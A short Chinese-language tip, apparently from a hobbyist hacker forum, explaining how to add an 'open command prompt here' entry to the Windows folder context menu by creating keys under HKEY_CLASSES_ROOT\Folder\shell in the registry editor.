经常使用黑兵器的各为黑友们一定经常使用那黑黑的命令行窗口吧，（好象很罗嗦）但当我们点“开始→运行→CMD”，运行后，通常都是在C:\DOCUMENTS AND SETTINGS\“当前用户”目录下（WINDOWS NT/2K/XP系统）如果你的黑软在其它盘符或其它目录下的话，就必须用cd命令一层层地进入，若是目录很深，或文件夹名很麻烦，那用这种手工方法的确是件十分痛苦的事。有没有简单的方法进入呢？答案是肯定的，下面请大家跟我做。

1.点击**开始→运行→regedit**打开注册表编辑器，展开项[HKEY_CLASSES_ROOT\Folder\shell]并在其下新建一个项，命名为“CommandPrompt”，再在右边的窗口中将“默认”的值改为“从这里进入 CMD”（或改成其它你喜欢的文字）

2.在刚才创建的“CommandPrompt”项下再新建一个项“command”，并将右面窗口“默认”的键值改为“Cmd.exe cd %1”（不包括引号，若是win9x用户，则须将cmd.exe替换成command.com），（如图1）。



改完后关闭注册表编辑器，无需重启机器。此时，你右击文件夹或盘符，并在菜单中选中“从这里进入 CMD”，不管当前目录有多深，在弹出的cmd窗口里显示的即为当前目录。（如图2、图3）是不是很方便？！

